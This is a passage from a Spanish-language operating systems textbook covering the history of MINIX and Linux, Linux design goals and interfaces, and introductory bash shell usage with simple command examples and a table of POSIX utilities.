Aunque el estándar 1003.1 trata sólo las llamadas al sistema, hay documentos relacionados que estandarizan los hilos, los programas utilitarios, el trabajo en red y muchas otras características de UNIX. Además, ANSI e ISO también han estandarizado el lenguaje C.

10.1.6 MINIX

Una propiedad que tienen todos los sistemas UNIX modernos es que son grandes y complicados; en cierto sentido, son la antítesis de la idea original detrás de UNIX. Aun si el código fuente estuviera disponible para todos (lo cual no es verdad en la mayoría de los casos), es impensable que una sola persona pueda comprenderlo ahora. Esta situación orilló al autor de este libro a escribir un nuevo sistema parecido a UNIX, que era lo bastante pequeño como para comprenderlo, estaba disponible con todo el código fuente y se podía utilizar para fines educativos. Ese sistema consistía en 11,800 líneas de C y 800 líneas de código ensamblador. Se liberó en 1987 y era casi equivalente en función a la versión 7 de UNIX, el pilar principal de la mayoría de los departamentos de ciencias computacionales durante la era de la PDP-11.

MINIX fue uno de los primeros sistemas parecidos a UNIX que se basaban en el diseño de un microkernel. La idea detrás de un microkernel es proveer una funcionalidad mínima en el kernel para que sea confiable y eficiente. En consecuencia, la administración de la memoria y el sistema de archivos se dejaron fuera como procesos de usuario. El kernel se encargaba del paso de mensajes entre los procesos y unas cuantas cosas más. El kernel tenía 1600 líneas de C y 800 líneas de ensamblador. Por cuestiones técnicas relacionadas con la arquitectura del procesador 8088, los drivers de los dispositivos de E/S (2900 líneas adicionales de C) también estaban en el kernel. El sistema de archivos (5100 líneas de C) y el administrador de memoria (2200 líneas de C) se ejecutaban como dos procesos de usuario separados.

Los microkernels tienen ventaja sobre los sistemas monolíticos en cuanto a que son fáciles de comprender y mantener debido a su estructura sumamente modular. Además, el proceso de pasar el código del modo de kernel al modo de usuario los hace muy confiables, debido a que cuando falla un proceso en modo de usuario se producen menos daños que cuando falla un componente en modo de kernel. Su principal desventaja es que el rendimiento disminuye un poco debido a los cambios adicionales entre el modo de kernel y el modo de usuario. Sin embargo, el rendimiento no lo es todo: todos los sistemas UNIX modernos ejecutan X Windows en modo de usuario y simplemente aceptan la reducción en el rendimiento para obtener una mayor modularidad (al contrario de Windows, donde toda la **GUI** (*Graphical User Interface*, Interfaz Gráfica de Usuario) está en el kernel). Otros de los diseños de microkernels conocidos en esta época eran los de Mach (Accetta y colaboradores, 1986) y Chorus (Rozier y colaboradores, 1998).

Unos cuantos meses después de su aparición, MINIX se convirtió un poco en un artículo de culto, con su propio grupo de noticias de USENET (ahora en Google), *comp.os.minix*, y más de 40,000 usuarios. Muchos usuarios contribuyeron comandos y otros programas de usuario, por lo que MINIX se convirtió en un compromiso colectivo en el que estaban involucrados muchísimos usuarios a través de Internet. Era un prototipo de otros esfuerzos colaborativos que llegaron después. En 1997 se liberó la versión 2.0 de MINIX, y el sistema base (que ahora incluye el trabajo en red) creció hasta 62,200 líneas de código.

Para el 2004 la dirección del desarrollo de MINIX había cambiado de manera radical; entonces el énfasis estaba en la construcción de un sistema en extremo confiable y seguro, que pudiera reparar de manera automática sus propias fallas y siguiera funcionando de manera correcta, aun frente a la activación repetida de errores en el software. Como consecuencia, la idea de la modularización que se presentó en la versión 1 se expandió de manera considerable en MINIX 3.0, donde casi todos los drivers de dispositivos se movieron al espacio de usuario y cada driver se ejecutaba como un proceso separado. El tamaño del kernel completo se redujo de manera drástica a menos de 4000 líneas de código, algo que un solo programador podía comprender con facilidad. Los mecanismos internos se modificaron para mejorar la tolerancia a errores en muchas formas.

Además, se portaron más de 500 programas populares de UNIX a MINIX 3.0, incluyendo el **Sistema X Window** (al que algunas veces sólo se le llama **X**), varios compiladores (incluyendo *gcc*), software de procesamiento de texto, software de red, navegadores Web y muchos más. A diferencia de las versiones anteriores, que en gran parte tenían una naturaleza educativa, desde MINIX 3.0 el sistema se podía utilizar en muchos aspectos, y el enfoque estaba orientado a una alta confiabilidad. El objetivo máximo es: no más botones de reinicio.

Posteriormente apareció una tercera edición del libro donde se describía detalladamente el nuevo sistema y su código fuente, que se proporcionaba en un apéndice (Tanenbaum y Woodhull, 2006). El sistema continúa su evolución y tiene una comunidad activa de usuarios. Para obtener más detalles y la versión actual sin costo, puede visitar el sitio *www.minix3.org*.

10.1.7 Linux

Durante los primeros años del desarrollo de MINIX y su discusión en Internet, muchas personas solicitaron (o en muchos casos, exigieron) más y mejores características, a lo cual el autor con frecuencia decía que “No” (para mantener el sistema lo bastante pequeño como para que los estudiantes lo comprendieran en su totalidad, en un curso universitario de un semestre). Este continuo “No” fastidió a muchos usuarios. En esta época el sistema FreeBSD no estaba disponible, por lo que no era una opción. Después de varios años de estar así, un estudiante finlandés llamado Linus Torvalds decidió escribir otro clon de UNIX conocido como **Linux**, el cual podría ser un sistema de producción completo con muchas características que no tenía MINIX al principio. La primera versión de Linux (0.01) se liberó en 1991. Tuvo un desarrollo cruzado en una máquina con MINIX y tomó prestadas numerosas ideas de este sistema, desde la estructura del árbol de código fuente hasta la distribución del sistema de archivos. Sin embargo, su diseño era monolítico en vez de microkernel, y todo el sistema operativo residía en el kernel. El total de código era de 9300 lí-

neas en C y 950 líneas en ensamblador, aproximadamente similar a la versión de MINIX en cuanto al tamaño, y también se le podía comparar en relación con su funcionalidad. De hecho, fue un rediseño de MINIX, el único sistema del que Torvalds tenía el código fuente.

Linux aumentó su tamaño con rapidez y evolucionó para convertirse en un clon de UNIX completo y de producción, a medida que se le agregaron la memoria virtual, un sistema de archivos más sofisticado y muchas otras características. Aunque en un principio se ejecutaba sólo en el 386 (e incluso tenía incrustado código ensamblador para el 386 en medio de los procedimientos de C), se llevó rápidamente a otras plataformas y ahora se ejecuta en una amplia variedad de máquinas, al igual que UNIX. Sin embargo, hay una diferencia que lo hace distinguirse de UNIX: Linux utiliza muchas características especiales del compilador *gcc* y se requeriría mucho trabajo para poder compilarlo con un compilador de C con el estándar ANSI.

La siguiente revisión mayor de Linux fue la versión 1.0, que se liberó en 1994. Tenía aproximadamente 165,000 líneas de código e incluía un nuevo sistema, archivos con asignación de memoria y una red compatible con BSD, con sockets y TCP/IP. También incluyó muchos nuevos drivers de dispositivos. En los siguientes dos años se produjeron varias revisiones menores.

Para entonces, Linux era tan compatible con UNIX que se portó una enorme cantidad de software de este sistema a Linux, con lo cual logró una utilidad mucho mayor. Además, Linux atrajo a una gran cantidad de personas que empezaron a trabajar en el código y lo extendieron de muchas maneras bajo la supervisión general de Torvalds.

La siguiente revisión mayor (2.0) se liberó en 1996. Consistía en aproximadamente 470,000 líneas de C y 8000 líneas de código ensamblador. Incluía aceptación de arquitecturas de 64 bits, la multiprogramación simétrica, nuevos protocolos de red y muchas otras características. Una extensa colección de drivers de dispositivos ocupaba una gran fracción de la masa total de código. Después se liberaron con frecuencia versiones adicionales.

Los números de versión del kernel de Linux consisten en cuatro números: *A.B.C.D*, como 2.6.9.11. El primer número indica la versión del kernel. El segundo número indica la revisión mayor. Antes del kernel 2.6, los números de revisión pares correspondían a versiones estables del kernel, mientras que los impares correspondían a revisiones inestables que estaban en desarrollo. Después del kernel 2.6 los números se manejaron en forma distinta. El tercer número corresponde a las revisiones menores, como la aceptación de nuevos drivers. El cuarto número corresponde a las correcciones de errores menores o parches de seguridad.

Hay una gran selección de software estándar de UNIX que se ha portado a Linux, incluyendo el Sistema X Window y una gran cantidad de software de red. También se han escrito dos GUIs distintas (GNOME y KDE) para Linux. En resumen, ha crecido para convertirse en un clon de UNIX completo, con todos los adornos que podría desear un amante de UNIX.

Una característica inusual de Linux es su modelo de negocios: es software gratuito. Se puede descargar de varios sitios en Internet, por ejemplo: *www.kernel.org*. Linux incluye una licencia ideada por Richard Stallman, fundador de la Fundación de software libre. A pesar del hecho de que Linux es libre, esta licencia conocida como **GPL** (*GNU Public License*, Licencia pública de GNU) es más larga que la licencia de Microsoft Windows y especifica lo que se puede hacer y lo que no se puede hacer con el código. Los usuarios pueden utilizar, copiar, modificar y redistribuir el código fuente y binario libremente. La principal restricción es que las obras derivadas del kernel de Linux

no se pueden vender o redistribuir en formato binario solamente; se debe enviar el código fuente con el producto, o debe estar disponible a petición del que lo desee.

Aunque Torvalds aún controla el kernel muy de cerca, muchos otros programadores han escrito una gran cantidad de software a nivel de usuario, muchos de los cuales migraron en un principio de las comunidades en línea de MINIX, BSD y GNU. Sin embargo, a medida que Linux evoluciona cada vez hay menos usuarios en la comunidad de Linux que desean manipular el código fuente (observe los cientos de libros que indican cómo instalar y utilizar Linux, y sólo unos cuantos analizan el código o la manera en que funciona). Además, ahora muchos usuarios de Linux renuncian a la distribución gratuita en Internet para comprar una de las muchas distribuciones en CD-ROM, disponibles a través de muchas empresas comerciales competidoras. Hay un popular sitio Web llamado *www.distrowatch.org*, en el cual se listan las 100 distribuciones de Linux más populares. A medida que cada vez más empresas de software empiezan a vender sus propias versiones de Linux y cada vez más empresas de hardware ofrecen preinstalarlo en las computadoras que venden, la línea entre el software comercial y el libre se ha empezado a borrar de manera considerable.

Como anotación a pie de página en la historia de Linux, es interesante observar que justo cuando este sistema operativo empezaba a crecer en popularidad, recibió un gran impulso por parte de una fuente inesperada: AT&T. En 1992, cuando Berkeley se estaba quedando sin patrocinio, decidió terminar el desarrollo de BSD con una versión final: 4.4BSD (que más tarde formó la base de FreeBSD). Como en esencia esta versión no contenía código de AT&T, Berkeley liberó el software bajo una licencia de código fuente abierto (no GPL) que permitía a todos hacer lo que quisieran con él, excepto una cosa: demandar a la Universidad de California. La subsidiaria de AT&T que controlaba UNIX reaccionó con prontitud al (sí, adivinó) demandar a la Universidad de California. También demandó a una empresa llamada BSDI, establecida por los desarrolladores de BSD para empaquetar el sistema y vender soporte, en forma muy parecida a lo que hacen Red Hat y otras empresas para Linux. Como casi no había código de AT&T involucrado, la demanda se basaba en la violación de los derechos de autor y la marca registrada, incluyendo elementos como el número telefónico 1-800-ITS-UNIX de BSDI. Aunque en última instancia el caso se resolvió fuera de la corte, mantuvo a FreeBSD fuera del mercado el tiempo suficiente como para que Linux pudiera establecerse bien. En caso de que no se hubiera llevado a cabo la demanda, al principio de 1993 se hubiera desencadenado una seria competencia entre dos sistemas UNIX gratuitos de código fuente abierto: el campeón reinante BSD, un sistema maduro y estable con un gran seguimiento académico que se remonta hasta 1977, contra el retador vigoroso y joven llamado Linux, con sólo dos años de edad pero que cada vez tenía más seguidores. ¡Quién sabe cómo hubiera terminado esta batalla de los UNICES libres!

10.2 GENERALIDADES SOBRE LINUX

En esta sección veremos una introducción general a Linux y la forma en que se utiliza, para beneficio de los lectores que no están familiarizados con este sistema operativo. Casi todo el material se aplica a la mayoría de las variantes de UNIX con sólo unas pequeñas modificaciones. Aunque

Linux tiene varias interfaces gráficas, el enfoque se hace aquí en la forma en que Linux aparece para un programador que trabaja en una ventana de shell en X. En las siguientes secciones nos concentraremos en las llamadas al sistema y su funcionamiento interno.

10.2.1 Objetivos de Linux

UNIX siempre fue un sistema interactivo diseñado para manejar varios procesos y usuarios al mismo tiempo. Fue diseñado por programadores, para que los programadores lo utilizaran en un entorno en el que la mayoría de los usuarios son relativamente sofisticados y están involucrados en proyectos de desarrollo de software (que con frecuencia son bastante complejos). En muchos casos, hay una gran cantidad de programadores que cooperan de manera activa para producir un solo sistema, por lo que UNIX tiene muchas herramientas para permitir que las personas trabajen en conjunto y compartan información en formas controladas. El modelo de un grupo de programadores experimentados que trabajan en conjunto muy de cerca para producir software avanzado es, sin duda, muy distinto al modelo de computadora personal de un solo principiante que trabaja solo con un procesador de palabras, y esta diferencia se refleja a través de UNIX, de principio a fin. Es natural que Linux haya heredado tantos de estos objetivos, aunque la primera versión haya sido para una computadora personal.

¿Qué quieren los buenos programadores en un sistema? Para empezar, la mayoría desean que sus sistemas sean simples, elegantes y consistentes. Por ejemplo, en el nivel más bajo, un archivo sólo debe ser una colección de bytes. El tener distintas clases de archivos para acceso secuencial, acceso aleatorio, acceso manipulado, acceso remoto, etcétera (como en las mainframes) sólo estorba. De manera similar, si el comando

```
ls A*
```

indica que se deben listar todos los archivos que empiecen con "A", entonces el comando

```
rm A*
```

indica que se deben eliminar todos los archivos que empiecen con "A", y no que se debe eliminar el archivo cuyo nombre consiste en una "A" y un asterisco. Algunas veces a esta característica se le conoce como el *principio de la menor sorpresa*.

Otra de las cosas que desean los programadores experimentados por lo general es potencia y flexibilidad. Esto significa que un sistema debe tener un pequeño número de elementos básicos que se puedan combinar en una variedad de formas para adaptarse a la aplicación. Uno de los lineamientos básicos detrás de Linux es que cada programa debe hacer sólo una cosa, y debe hacerla bien. Por ende, los compiladores no producen listados, debido a que otros programas lo pueden hacer mejor.

Por último, la mayoría de los programadores tienen un gran disgusto por la redundancia inútil. ¿Por qué escribir *copy* cuando basta con *cp*? Para extraer todas las líneas que contengan la cadena "ard" del archivo *f*, el programador de Linux escribe

```
grep ard f
```

El método opuesto es hacer que el programador primero seleccione el programa *grep* (sin argumentos), y después haga que *grep* se anuncie a sí mismo, diciendo: "Hola, soy *grep*, y busco patrones

en los archivos. Por favor escriba su patrón”. Después de recibir el patrón, *grep* pide un nombre de archivo. Después pregunta si hay más nombres de archivos. Por último, sintetiza todo lo que va a hacer y pregunta si es correcto. Aunque este tipo de interfaz de usuario puede ser ideal para los novatos, es muy desesperante para los programadores experimentados. Lo que desean es un sirviente, no una niñera.

10.2.2 Interfaces para Linux

Un sistema Linux se puede considerar un tipo de pirámide, como se ilustra en la figura 10-1. En la parte inferior está el hardware, que consiste en CPU, memoria, discos, un monitor, teclado y otros dispositivos. En el hardware básico se ejecuta el sistema operativo. Su función es controlar el hardware y proveer una interfaz de llamadas al sistema para todos los programas. Estas llamadas al sistema permiten a los programas de usuario crear y administrar procesos, archivos y otros recursos.




Figura 10-1. Los niveles en un sistema Linux.

Para hacer llamadas al sistema, los programas colocan los argumentos en registros (o algunas veces en la pila), y emiten instrucciones de trampa para cambiar del modo de usuario al modo de kernel. Como no hay forma de escribir una instrucción de trampa en C, se proporciona una biblioteca con un procedimiento por cada llamada al sistema. Estos procedimientos se escriben en lenguaje ensamblador, pero se pueden llamar desde C. Cada uno coloca primero sus argumentos en el lugar apropiado y después ejecuta la instrucción de trampa. Así, para ejecutar la llamada al sistema `read`, un programa en C puede llamar al procedimiento de biblioteca *read*. Como información adicional, es la interfaz de la biblioteca (y no la interfaz de llamadas al sistema) la que se especifica en POSIX. En otras palabras, POSIX indica qué procedimientos de biblioteca debe proveer un sistema que esté en conformidad, cuáles son sus parámetros, qué es lo que deben hacer y qué resultados deben regresar. Ni siquiera menciona las llamadas actuales al sistema.

Además del sistema operativo y la biblioteca de llamadas al sistema, todas las versiones de Linux proporcionan una gran cantidad de programas estándar, algunos de los cuales se especifican en el estándar POSIX 1003.2, y otros difieren de una versión de Linux a otra. Entre ellos se incluyen el procesador de comandos (shell), los compiladores, editores, programas de procesamiento de texto y herramientas de manipulación de archivos. Estos programas son los que invoca un usuario mediante el teclado. Por ende, podemos hablar de tres interfaces distintas para Linux: la verdadera interfaz de llamadas al sistema, la interfaz de la biblioteca y la interfaz formada por el conjunto de programas utilitarios estándar.

La mayoría de las distribuciones para computadora personal de Linux han reemplazado esta interfaz de usuario orientada al teclado con una interfaz gráfica de usuario orientada al ratón, sin modificar el sistema operativo en sí. Es precisamente esta flexibilidad la que hace a Linux tan popular, y le ha permitido sobrevivir sin problemas a los numerosos cambios en la tecnología subyacente.

La GUI para Linux es similar a las primeras GUIs que se desarrollaron para los sistemas UNIX en la década de 1970, y que más tarde se popularizaron en las plataformas Macintosh y Windows para la PC. La GUI crea un entorno de escritorio, una metáfora familiar con ventanas, iconos, carpetas, barras de herramientas y capacidades de arrastrar y soltar. Un entorno de escritorio completo contiene un administrador de ventanas, el cual controla la posición y apariencia de las ventanas, así como diversas aplicaciones, y proporciona una interfaz gráfica consistente. Algunos entornos de escritorio populares para Linux son GNOME (Entorno de modelo de objetos de Red de GNU) y KDE (Entorno de escritorio K).

En Linux, las GUIs se proporcionan mediante el Sistema X Windowing, conocido comúnmente como X11 o simplemente X, el cual define los protocolos de comunicación y visualización para manipular ventanas en visualizaciones de mapas de bits para UNIX y sistemas similares. El servidor X es el componente principal, el cual controla dispositivos como teclado, ratón, pantalla y es responsable de redirigir la entrada a (aceptar la salida de) los programas clientes. Por lo general, el entorno actual de la GUI se crea encima de una biblioteca de bajo nivel llamada *xlib*, la cual contiene la funcionalidad para interactuar con el servidor X. La interfaz gráfica extiende la funcionalidad básica de X11 al enriquecer la vista de ventanas, y proveer botones, menús, iconos y otras opciones. El servidor X se puede iniciar en forma manual, desde la línea de comandos, pero por lo general se inicia durante el proceso de arranque mediante un administrador de pantalla, el cual muestra la pantalla gráfica de inicio de sesión para el usuario.

Al trabajar en sistemas Linux por medio de una interfaz gráfica, los usuarios pueden utilizar los clics del ratón para ejecutar aplicaciones o abrir archivos, arrastrar y soltar para copiar archivos de una ubicación a otra, etcétera. Además, los usuarios pueden invocar un programa emulador de terminales, o *xterm*, el cual les proporciona la interfaz básica de línea de comandos para el sistema operativo. En la siguiente sección veremos su descripción.

10.2.3 El shell

Aunque los sistemas Linux tienen una interfaz gráfica de usuario, la mayoría de los programadores y usuarios sofisticados aún prefieren una interfaz de línea de comandos, conocida como **shell**. A menudo, inician una o más ventanas de shell desde la interfaz gráfica de usuario y se ponen a trabajar

en ellas. La interfaz de línea de comandos del shell es más rápida de utilizar, más poderosa, se extiende con facilidad y no hace que el usuario contraiga una lesión por esfuerzo repetitivo por tener que usar un ratón todo el tiempo. A continuación veremos una breve descripción del *bash shell*. Este shell se basa en gran parte en el shell original de UNIX, *Bourne shell*, y de hecho su nombre es un acrónimo para *SHell vuelto a nacer* (*Bourne Again SHell*). También se utilizan muchos otros shells (como *ksh* o *csh*, por ejemplo), pero *bash* es el shell predeterminado en la mayoría de los sistemas Linux.

Cuando el shell inicia, se inicializa a sí mismo y después escribe un carácter **indicador** (a menudo, un signo de por ciento o de dólar mejor conocido como *prompt*) en la pantalla y espera a que el usuario escriba una línea de comandos.

Cuando el usuario escribe una línea de comandos, el shell extrae la primera palabra, asume que es el nombre de un programa a ejecutar, busca este programa y si lo encuentra, lo ejecuta. Después, el shell se suspende a sí mismo hasta que el programa termina, momento en el cual trata de leer el siguiente comando. Lo importante aquí es tan sólo la observación de que el shell es un programa de usuario ordinario. Todo lo que requiere es la habilidad de leer del teclado y escribir en el monitor, y el poder de ejecutar otros programas.

Los comandos pueden recibir argumentos, que se pasan al programa al que se llamó como cadenas de caracteres. Por ejemplo, la línea de comandos

```
cp org dest
```

invoca el programa *cp* con dos argumentos, *org* y *dest*. Este programa interpreta el primer argumento como el nombre de un archivo existente. Realiza una copia de este archivo y la llama *dest*.

No todos los argumentos son nombres de archivos. En

```
head –20 archivo
```

el primer argumento (*−20*) indica a *head* que debe imprimir las primeras 20 líneas de *archivo*, en vez del número predeterminado de líneas (10). Los argumentos que controlan la operación de un comando, o que especifican un valor opcional, son **banderas** y por convención se indican mediante un guión corto. Este guión corto se requiere para evitar ambigüedad, debido a que el comando

```
head 20 archivo
```

es perfectamente válido, e indica a *head* que debe imprimir primero las 10 líneas iniciales de un archivo llamado *20*, y después debe imprimir las 10 líneas iniciales de un segundo archivo llamado *archivo*. La mayoría de los comandos de Linux aceptan varias banderas y argumentos.

Para facilitar la especificación de varios nombres de archivos, el shell acepta **caracteres mágicos** o **comodines**. Por ejemplo, un asterisco coincide con todas las cadenas posibles, por lo que

```
ls *.c
```

indica a *ls* que debe listar todos los archivos cuyo nombre termina con *.c*. Si los archivos llamados *x.c*, *y.c* y *z.c* existen, el comando anterior equivale a escribir

```
ls x.c y.c z.c
```

El signo de interrogación es otro comodín, el cual coincide con cualquier carácter individual. Una lista de caracteres entre corchetes selecciona cualquiera de ellos, por lo que

```
ls [ape]*
```

lista todos los archivos que empiecen con “a”, “p” o “e”.

Un programa como el shell no tiene que abrir la terminal (monitor y teclado) para leer o escribir. En vez de ello, cada vez que el shell (o cualquier otro programa) se inicia, tiene acceso automático a un archivo llamado **entrada estándar** (para leer), a un archivo llamado **salida estándar** (para escribir la salida normal) y a un archivo llamado **error estándar** (para escribir mensajes de error). Por lo general, el valor predeterminado de los tres es la terminal, de manera que las lecturas de la entrada estándar provienen del teclado y las escrituras en la salida o error estándar van a la pantalla. Muchos programas de Linux leen de la entrada estándar y escriben en la salida estándar como opciones predeterminadas. Por ejemplo,

```
sort
```

invoca el programa *sort*, que lee líneas de la terminal (hasta que el usuario escriba CTRL-D para indicar el fin del archivo), las ordena de manera alfabética y escribe el resultado en la pantalla.

También es posible redirigir la entrada estándar y la salida estándar, lo que a menudo es útil. La sintaxis para redirigir la entrada estándar utiliza un signo menor que (<), seguido del nombre del archivo de entrada. De manera similar, la salida estándar se redirige al utilizar un signo mayor que (>). En el mismo comando se pueden redirigir ambos. Por ejemplo, el comando

```
sort <ent >sal
```

hace que *sort* reciba su entrada del archivo *ent* y escriba su salida en el archivo *sal*. Como no se ha redirigido el error estándar, cualquier mensaje va a la pantalla. Se conoce como **filtro** a un programa que lee su entrada de la entrada estándar, realiza cierto procesamiento con ella y escribe su salida en la salida estándar.

Considere la siguiente línea de comandos, que consiste en tres comandos separados:

```
sort <ent >temp; head –30 <temp; rm temp
```

Primero ejecuta *sort*, recibe la entrada de *ent* y escribe la salida en *temp*. Al completar ese comando, el shell ejecuta *head* y le indica que imprima las primeras 30 líneas de *temp* en la salida estándar, cuya opción predeterminada es la terminal. Por último, se elimina el archivo.

Con frecuencia ocurre que el primer programa en una línea de comandos produce salida que se utiliza como la entrada en el siguiente programa. En el ejemplo anterior, utilizamos el archivo *temp* para contener esta salida. Sin embargo, Linux proporciona una construcción más simple para hacer lo mismo. En

```
sort <ent | head –30
```

la barra vertical (conocida como **símbolo de tubería** [pipe]) indica que se debe recibir la salida de *sort* para utilizarla como la entrada de *head*, con lo cual se elimina la necesidad de crear, utilizar y

eliminar el archivo temporal. Una colección de comandos conectados por símbolos de tubería se conoce como tubería en línea (**pipeline**), y puede contener muchos comandos arbitrarios. En el siguiente ejemplo se muestra una tubería en línea con cuatro componentes:

```
grep ter *.t | sort | head –20 | tail –5 >foo
```

Aquí, todas las líneas que contengan la cadena “ter” en todos los archivos que terminen con *.t* se escriben en la salida estándar, donde se ordenan. Las primeras 20 líneas se seleccionan mediante el comando *head*, el cual las pasa a *tail*, comando que escribe las últimas cinco (es decir, las líneas 16 a 20 en la lista ordenada) líneas en *foo*. Éste es un ejemplo de la forma en que Linux ofrece los bloques de construcción básicos (numerosos filtros), cada uno de los cuales hace un trabajo, junto con un mecanismo para que todos se reúnan en formas casi ilimitadas.

Linux es un sistema de multiprogramación de propósito general. Un solo usuario puede ejecutar varios programas a la vez, cada uno como un proceso separado. La sintaxis del shell para ejecutar un proceso en segundo plano es colocar un signo & después de su comando. Así,

```
wc –l <a >b &
```

ejecuta el programa de conteo de palabras *wc* para que cuente el número de líneas (bandera –*l*) en su entrada *a*, y escribe el resultado a *b*, pero lo hace en segundo plano. Tan pronto como se escribe el programa, el shell escribe el indicador y está listo para aceptar y manejar el siguiente comando. Las canalizaciones también se pueden poner en segundo plano, por ejemplo:

```
sort <x | head &
```

Se pueden ejecutar varias canalizaciones en segundo plano al mismo tiempo.

Es posible colocar una lista de comandos de shell en un archivo y después iniciar un shell con este archivo como la entrada estándar. El (segundo) shell simplemente los procesa en orden, de igual forma que con los comandos que se escriben en el teclado. Los archivos que contienen comandos del shell se llaman **secuencias de comandos de shell**. Estas secuencias de comandos pueden asignar valores a las variables del shell para leerlos después. También pueden tener parámetros y utilizar las construcciones `if`, `for`, `while` y `case`. Por lo tanto, una secuencia de comandos de shell es en realidad un programa escrito en lenguaje de shell. El shell Berkeley C es un shell alternativo que se ha diseñado para hacer que las secuencias de comandos de shell (y el lenguaje de comandos en general) se vean como los programas de C en muchos aspectos. Como el shell es sólo otro programa de usuario, otras personas han escrito y distribuido una variedad de shells más.

10.2.4 Programas utilitarios de Linux

La interfaz de usuario (shell) de línea de comandos para Linux consiste en un gran número de programas utilitarios estándar. Estos programas se pueden dividir en seis categorías, como se muestra a continuación:

1. Comandos de manipulación de archivos y directorios.
2. Filtros.
3. Herramientas de desarrollo de programas, como editores y compiladores.
4. Procesamiento de texto.
5. Administración del sistema.
6. Misceláneos.

El estándar POSIX 1003.2 especifica la sintaxis y semántica para sólo menos de 100 de estos programas, principalmente en las primeras tres categorías. La idea de estandarizarlos es que sea posible para cualquiera escribir secuencias de comandos de shell que utilicen estos programas y funcionen en todos los sistemas Linux.

Además de estas herramientas estándar, también hay muchos programas de aplicación como navegadores Web, visores de imágenes, etcétera.

Vamos a considerar algunos ejemplos de estos programas, empezando con la manipulación de archivos y directorios.

```
cp a b
```

copia el archivo *a* al archivo *b*, y deja intacto el archivo original. Por el contrario,

```
mv a b
```

copia *a* a *b* pero elimina el original. En efecto, mueve el archivo en vez de realizar una copia en el sentido usual. Se pueden concatenar varios archivos mediante el uso de *cat*, que lee cada uno de sus archivos de entrada y los copia a la salida estándar, uno después del otro. Se pueden eliminar archivos mediante el comando *rm*. El comando *chmod* permite al propietario cambiar los bits de permisos para modificar los permisos de acceso. Los directorios se pueden crear con *mkdir* y se pueden eliminar con *rmdir*. Para ver una lista de los archivos en un directorio, se puede utilizar *ls*. Tiene un gran número de banderas para controlar el nivel de detalle a mostrar para cada archivo (por ejemplo, tamaño, propietario, grupo, fecha de creación), para determinar el ordenamiento (por ejemplo, alfabético, por hora de última modificación, invertido), para especificar la distribución en la pantalla, y mucho más.

Ya hemos visto varios filtros: *grep* extrae las líneas que contienen un patrón específico de la entrada estándar o de uno o más archivos de entrada; *sort* ordena su entrada y la escribe en la salida estándar; *head* extrae las líneas iniciales de su entrada; *tail* extrae las líneas finales de su entrada. Otros filtros definidos por el estándar 1003.2 son *cut* y *paste*, que permiten cortar y pegar columnas de texto en archivos; *od*, que convierte su entrada (por lo general, binaria) en texto ASCII en un valor octal, decimal o hexadecimal; *tr*, que realiza la traducción de caracteres (por ejemplo, de minúscula a mayúscula) y *pr*, que da formato a la salida para la impresora, incluyendo opciones para incluir cabeceras o números de páginas, por ejemplo.

Los compiladores y las herramientas de programación incluyen a *gcc*, que llama al compilador de C, y *ar*, que recopila procedimientos de biblioteca en archivos de archivos.

Otra herramienta importante es *make*, que se utiliza para dar mantenimiento a programas extensos, cuyo código consiste en varios archivos. Por lo general, algunos de estos son **archivos de encabezado** que contienen declaraciones de tipos, variables, macros y otras. A menudo, los archivos de código fuente incluyen archivos de encabezado mediante el uso de una directiva de *inclusión* especial. De esta manera, dos o más archivos de código fuente pueden compartir las mismas declaraciones. No obstante, si se modifica un archivo de encabezado, es necesario buscar todos los archivos de código fuente que dependan de él y recompilarlos. La función de *make* es llevar el registro de dependencias de los archivos y los encabezados, y operaciones similares, además de arreglar que todas las compilaciones necesarias ocurran de manera automática. Casi todos los programas de Linux, excepto los más pequeños, se configuran para compilarlos con *make*.

En la figura 10-2 se lista una selección de los programas utilitarios POSIX, junto con una breve descripción de cada uno. Todos los sistemas Linux tienen estos programas, y muchos más.

Programa	Uso común
cat	Concatena varios archivos y los coloca en la salida estándar
chmod	Modifica el modo de protección del archivo
cp	Copia uno o más archivos
cut	Recorta columnas de texto de un archivo
grep	Busca cierto patrón en un archivo
head	Extrae las primeras líneas de un archivo
ls	Lista un directorio
make	Compila archivos para crear un binario
mkdir	Crea un directorio
od	Realiza un vaciado octal de un archivo
paste	Pega columnas de texto en un archivo
pr	Da formato a un archivo para imprimirlo
ps	Lista los proceso en ejecución
rm	Elimina uno o más archivos
rmdir	Elimina un directorio
sort	Ordena un archivo de líneas en forma alfabética
tail	Extrae las últimas líneas de un archivo
tr	Traduce entre conjuntos de caracteres

Figura 10-2. Unos cuantos de los programas utilitarios de Linux requeridos por POSIX.

10.2.5 Estructura del kernel

En la figura 10-1 vimos la estructura general de un sistema Linux. Ahora veamos con más detalle el kernel como un todo, antes de examinar sus diversas partes como la programación de procesos y el sistema de archivos.

